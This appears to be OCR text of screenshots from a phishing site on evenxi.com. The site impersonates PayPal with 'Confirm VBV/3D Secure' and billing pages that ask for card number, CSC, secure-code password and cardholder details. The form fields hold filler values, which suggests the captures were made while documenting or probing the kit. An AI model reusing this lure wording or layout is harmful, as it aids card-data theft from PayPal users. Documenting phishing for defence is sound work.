
CSC

121-21-2121

This Card is a VBV /MSC

Continue

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



evenxi.com

Confirm VBV/3D Secure - PayPal


Please enter your Secure Code

PayPal

Name of cardholder	Stefani Joanne Angelina Germanotta
Zip Code	
Contry	United States of America
Card Number	Not Sure
Password	

Submit

Copyright © 1999-2017 . All rights reserved.



evenxi.com


Confirm VBV/3D Secure - PayPal

Please enter your Secure Code

Name of cardholder	Stefani Joanne Angelina Germanotta
Zip Code	
Contry	United States of America
Card Number	Not Sure
Password	$secret

Submit

Copyright © 1999-2017 . All rights reserved.



evenxi.com

Confirm Billing Information - PayPal

PayPal

